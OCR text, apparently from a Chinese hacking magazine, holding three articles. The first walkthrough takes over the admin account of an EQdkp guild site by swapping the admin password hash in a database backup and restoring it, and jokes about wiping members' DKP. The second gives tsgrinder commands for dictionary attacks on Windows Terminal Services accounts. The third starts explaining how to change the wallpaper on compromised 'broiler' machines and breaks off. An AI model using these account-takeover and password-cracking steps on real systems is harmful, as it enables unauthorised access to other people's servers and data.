数据库都已经成功的下载下来了，接下来我们就可以在backup.sql文件中寻找后台管理员的帐号和密码的md5值。那么后台管理员的帐号究竟是什么呢？我教大家一个方法，首先去公会的首页查看一条新闻，注意“submitted by”后面的信息，也就是新闻提交者的名字，通常这个帐号就是后台管理员的帐号名称，我们找到的名字叫做“laiwang”，如图8。




图10

使用记事本打开backup.sql文件，按Ctrl+F搜索“laiwang”，如图9，laiwang后面的那一串md5值就是该用户密码的md5值了。我们把它放到www.cmd5.com上查询一下，可惜没有查询到，看来laiwang这个用户的安全意识还是很高的嘛！




图12

那么查询不到对方的md5密码所对应的值我们就进不去后台了吗？No！细心的读者应该注意到了，在图4中“Backup MySQL Data”的下方有个“Restore MySQL Data”选项，它的意思是恢复MySQL数据，我们还可以利用它把后台管理员的密码改成我们所设置的密码。




图13

首先打开桂林老兵的“DELPHI版MD5计算工具”，在“字符串”中输入我们要设置的密码，我输入“xufang19860219”，然后点击“转换”按钮，这样程序便自动将字符串“xufang19860219”所对应的32位及16位md5值计算出来了，如图10。

因为EQdkp系统数据库中用户的密码采用的是32位的md5，所以我们将转换的32位的md5值粘贴到backup.sql文件中用户“laiwang”密码所对应的md5值的地方，记得事先要将管理员原来的密码md5值进行备份，我们退出后再将其还原回来，否则让管理员进不了后台可就不好了。修改完成后保存文件，然后我们进入class-1 MySQL Backup/Restore页面，点击“Restore MySQL Data”下面的“浏览”按钮选择刚才修改后的backup.sql文件，其中“Select MySQL details to restore”处保持默认即可，也就是恢复表结构和表数据的意思，如图11。

然后点“Restore”按钮，会出现如图12所示的页面，这是让我们选择数据要恢复到的数据库，因为刚才是在eblaiwang8com数据库中备份的资料，这里当然是选择它了。点“Select”按钮，最后出现如图13所示的页面提示我们“Restore Complete”，也就是恢复完成的意思，这样便将后台管理员的密码设置为“xufang19860219”了。我们使用这个密码登录看看，结果成功的进入了后台，如图14。




图14


现在我们就是管理员了，DKP想改多少就改多少；看谁不顺眼就清空他的DKP，记住不要过火哦。不过遗憾的是我在后台转了半天也没能找到获得webshell的方法，挂马的话有长度限制，连本地提交也没成功，如果哪位朋友有兴趣可以研究一下，成功后记得写出来分享哦！对于该漏洞的具体利用过程我已经做了一个动画收录在了光盘中，有兴趣的朋友可以看下。

（本文所涉及到的QuickSpoof和操作动画已收录到光盘中）

Windows终端服务的终结者

三年


提起Windows终端服务的远程破解工具，相信大家都知道tscrack，不过今天我要介绍给大家的却是一个鲜为人知的终端破解软件——tsgrinder。和tscrack比起来，tsgrinder不管是在兼容性上还是在破解速度上都比tscrack有过之而无不及，简直就是Windows终端服务的终结者。好了，废话不多说了，来见识一下这个终端终结者的厉害吧！



小说明：

TSGrinder是Tim Mullen开发的终端破解工具，它能够通过TS对本地Administrator帐户进行字典攻击和密码猜测攻击。TSGrinder是使用TS的ActiveX控件来进行攻击的，尽管这个ActiveX控件经过特殊的设计可以拒绝对密码方法的脚本访问，但通过C++中的vtable绑定仍然可以访问ImsTscNonScriptable接口方法。这允许为该控件编写自定义的接口，于是攻击者就可以对Administrator帐户进行密码猜测，直至猜测出密码。

先来看一下tsgrinder的使用方法（图1），简单的翻译一下。



```
-w : 字典文件，缺省为dict文件
-l : 密码替换文件，缺省为leet文件
-d : domain name，域名
-u : 破解的用户名，缺省为administrator
-n : 同时破解的线程
命令格式：
tsgrinder.exe -w words -l leet -d workgroup -u administrator -b -n 2 127.0.0.1
```

比如我们想破解黑客X档案服务器的终端密码，则输入命令：**tsgrinder -h www.hackerxfiles.net -u hackerxfiles -n 5**，意思为使用默认的字典来破解域名为www.hackerxfiles.ne的服务器上用户名为hackerxfiles的密码。

tsgrinder最大的亮点就在于此软件的无限线程。众所周知，tscrack在破解终端时，最大的线程也就两个，这样就使得整个破解的时间非常长。而tsgrinder则突破了这个局限性，只要你的电脑配置够强大，开几十个线程来破解也是不成问题的，如图2所示就是开了4个线程。

我简单向大家解释一下参数-l的意思，刚开始使用这款软件的时候，我也不清楚参数-l是什么意思，最后经过多次测试才得知，原来-l是密码替换的意思。我下载tsgrinder后，发现在压缩包里有个leet文件，而leet里的内容我们可以理解为这样：l=1 e=3 t=7 s=5。于是当我们使用-l参数时，tsgrinder就会依次替换密码本里的密码。

举个例子来说明，比如dict文件中的第一个密码是apple，于是软件在破解时，首先会检测这个密码，如果密码不正确，tsgrinder将不会检测下一个密码，而是直接替换apple中的l，因为leet中的l对应的值是1，于是下一个密码就是app1e，而app1e中还有一个e，于是再下一个密码就是app13了。

总的来说tsgrinder还是相当不错的，其自由度也是相当大的，大家可以到smclient.ini文件中充分挖掘它的潜力。

（本文所涉及到的tsgrinder 2.03已收录到光盘中）

让肉鸡的桌面听我的

Jannick

看了这么久的黑客X档案，想必各位菜鸟的肉鸡一定都抓了不少吧，有没有想过把肉鸡的桌面都替换成自己做好的图片呢？本文就为大家介绍一下如何使用注册表来修改系统桌面背景的方法（早期的冰河木马就具有更换远程桌面的功能）。

我们先来看一下修改之前的桌面（图1）。点击“开始”-“运行”，输入regedit来打开注册表编辑器，依次展开到以下位置：HKEY_CURRENT_USER\controlpanel\desktop，可以看到右侧出现了许多键，这些就是控制桌面的一些设置，我们要利用的就是Wallpaper这个字符串（图2）。

从图2中可以看到，Wallpaper这个字符串的值是C:\article\old.bmp，也就是当前的系统桌面背景，如果我们将这个地址改为自己的图片地址，会出现什么情况呢？修改Wall-




图1

paper 字符串的值为 C:\article\new.bmp，重启或注销系统使注册表生效，可以看到已经更换成新的桌面了（图3），证明我们的修改是成功的。

远程修改桌面时可以使用系统自带的远程注册表服务进行远程修改，或者使用大多数木马集成的注册表管理器进行修改。我要介绍的是两种更加简单而且更加实用的方法。

